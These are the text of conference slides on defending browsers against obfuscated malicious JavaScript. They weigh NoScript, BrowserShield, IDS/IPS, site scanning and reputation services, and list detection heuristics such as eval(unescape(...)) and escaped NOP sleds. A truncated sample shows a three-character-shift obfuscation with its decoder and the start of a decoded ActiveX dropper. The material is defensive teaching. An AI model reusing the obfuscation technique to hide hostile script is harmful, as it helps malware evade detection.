
The Great Wall – No Script


- Plug-in for Firefox allows white-listing by origin
- Benefits
  - Very effective when well used
- Drawbacks
  - Trusted sites can be compromised (go around the wall!)
  - Desensitizes after a while (like SSL popups)
  - Not suitable for an enterprise environment
  - **Usability issues galore…**

220 BC 1700 AD 1854 1937 2002 Future

NoScript - NoThanks

- What do I allow? – Usually "All On Page"… A LOT
- My Whitelist is over 1300
- From v1.0 to the current (v1.9.8.8) 483 updates!!!
- How do we know what we are allowing???





Countermeasures should be transparent to the user...

Shamian Island

Source: Wikipedia

Shamian Island – BrowserShield

- In 2005 a team from Microsoft developed a technique where script was wrapped in safety before entering the browser (e.g. eval() becomes __safeEval())
- Benefits
  - Deployable as a Network or Host-based countermeasure
  - Potential to disrupt malware within its execution environment (via segregation like the Island)
- Drawbacks
  - Broken pages, especially where reflection was involved
  - Introduces latency
  - Evade-able, and didn't catch heap overflows
  - Content-Length?

220 BC | 1700 AD | 1854 | 1937 | 2002 | Future

Customs

Customs – IDS/IPS

- When dealing with obfuscated content, an IDS/IPS is much like a customs agent
- Benefits
  - Deployable in existing Network/Host IDS/IPS
  - Decent potential for true positives
- Drawbacks
  - Misses Ajax Low/Slow
  - Potential for False Positives when script is obfuscated for Intellectual Property Protection or Compression

220 BC 1700 AD 1854 1937 2002 Future

Customs – IDS/IPS

- What can an IDS/IPS look for:
  - Cleartext or mildly obfuscated malicious code
  - Suspicious patterns of usage for functions like eval, unescape, document.write, and others…
    - for instance eval(unescape(…))
  - Multiple occurrences of potentially evasive functions like String.fromCharCode()
  - Potential escaped shellcode (presence of multiple escaped NOP sled)
  - Density characteristics of the script code (lack of operators, spacing)
  - Suspicious use of string concatenation

Ministry of State Security – Internet Scanning


- An automated browser (in a protected environment) patrolling for malicious sites that perform drive-by downloads
- In 2007 Google did this and found that 10% of the Web is malicious
- Capture-HPC automates browsers and multi-media applications looking for system impact
- Benefits
  - Identifies outwardly malicious sites
- Drawbacks
  - Identifies only drive-by
  - Always behind
  - Does not cover legitimate sites that have been compromised
  - Does not cover authenticated or intranet content

Terrorist Watch List - Reputation Service

- Provides central reputation service for URLs
- Includes internet scans, adds additional knowledge like domain's age, accessibility, location and recent activity
- Benefits
  - URL filtration can be deployed at the perimeter or host-based
  - Up to the minute protection
  - Global benefits (through outbreak correlation)
  - Efficient
- Drawbacks
  - May not cover legitimate sites that have been compromised
  - Does not cover authenticated or intranet content

Today's Options

- NoScript
- BrowserShield
- IDS/IPS
- Internet Scanning
- Reputation Service



All have benefits, none sufficiently protect alone…


Future…

What's important is the INTENT…

For Border Security, that would mean seeing your thoughts…

For Inspecting Script that means pealing back the layers of obfuscation…

Through Interpretation




For Example…

In the following example the attack is obfuscated in two ways. The escape function is used to encode special characters and the entire pattern is shifted by three character codes:

```
var s =
    "ydu%23v@qhz%23Dfwlyh%5BRemhfw+%25ZVfulsw1Vkh00%25%2C%3Eydu
    %23i@qhz%23Dfwlyh%5BRemhfw+%25VfulswlqjlIlohV%7CvwhpRemhfw%25
    %2C%3Eydu%23z@v1H%7BsdqgHqylurqphqwVwulqjv+%25%28WHPS%28%2
    5%2C%3Eydu%23r@i1RshqWh%7BwIloh+111…";
var e = """;for (var i = 0; i < unescape(s).length; i++) {e +=
    String.fromCharCode((unescape(s).charCodeAt(i)) - 3);}eval(e);
```


In the resultant code the exploit is easy to detect:

```
var s=new ActiveXObject("WScript.Shell");
var f=new ActiveXObject("Scripting.FileSystemObject");
var w=s.ExpandEnvironmentStrings("%TEMP%");
var o=f.OpenTextFile(…
```



220 BC — 1700 AD — 1854 — 1937 — 2002 — Future


We need to see that...



=

But How?

- Add JavaScript interpreter to the IDS/IPS or Network AV
  - Challenges:
    - Performance - Running at wire-speed
    - Simulating aspects of the DOM and Plug-ins
    - Not introducing vulnerabilities
- Hook the real JavaScript interpreter
  - Challenges:
    - Vulnerabilities in layers above us
    - Again… Not introducing NEW vulnerabilities!
- Interpret in a sandbox and make signatures out of the original obfuscated patterns
  - Challenges:
    - Requires a lot of processing
    - Either delays users or doesn't protect the first user
    - Doesn't protect against randomly generated exploits



Staying Safe

Obfuscation techniques keep evolving…

As does the protection…

Best bet at staying safe?

- Always patch (Browser, OS, Plug-ins)
- Use a mixture of protection
- For risky surfing use a disposable VM!

Thanks

Justin Foster

- Twitter: @justin_foster
- Email: justin_foster@trendmicro.com
- Blog: developingsecurity.com

References

- Trend Micro Threat Report: http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/trend_micro_2009_annual_threat_roundup.pdf
- Mpack: http://en.wikipedia.org/wiki/MPack_%28software%29
- Neosploit: http://www.computerworld.com/s/article/9110981/Hackers_shut_down_Neosploit_attack_kit
- Durzosploit: http://engineeringforfun.com/wiki/index.php/Durzosploit_Introduction
- US-CERT: http://www.cert.org/tech_tips/securing_browser/
- IE Encryption: http://msdn.microsoft.com/en-us/library/d14c8zsc%28VS.85%29.aspx
- AES In JavaScript: http://www.movable-type.co.uk/scripts/aes.html
- Packer: http://dean.edwards.name/packer/
- JSMin: http://www.crockford.com/javascript/jsmin.html
- AJAX Low/Slow: http://www.eweek.com/c/a/Security/Script-Fragmentation-Attack-Could-Allow-Hackers-to-Dodge-AntiVirus-Detection/
- GUMBLAR: http://prosecure.netgear.com/community/security-blog/2009/05/threat-lab-report-web-virus-gumblar-on-the-rise.php
- More on GUMBLAR: http://vrt-sourcefire.blogspot.com/2009/05/gumblar-and-more-on-javascript.html
- Fortinet on argments.callee: http://blog.fortinet.com/malicious-javascript-obfuscation-to-be-called-or-not-to-be
- JS_VIRTOOL: http://blog.trendmicro.com/new-anti-analysis-technique-for-script-malware/
- BrowserShield: https://research.microsoft.com/en-us/news/features/browsershield.aspx
- Ghost in the Browser: http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf
- Capture HPC: https://projects.honeynet.org/capture-hpc/wiki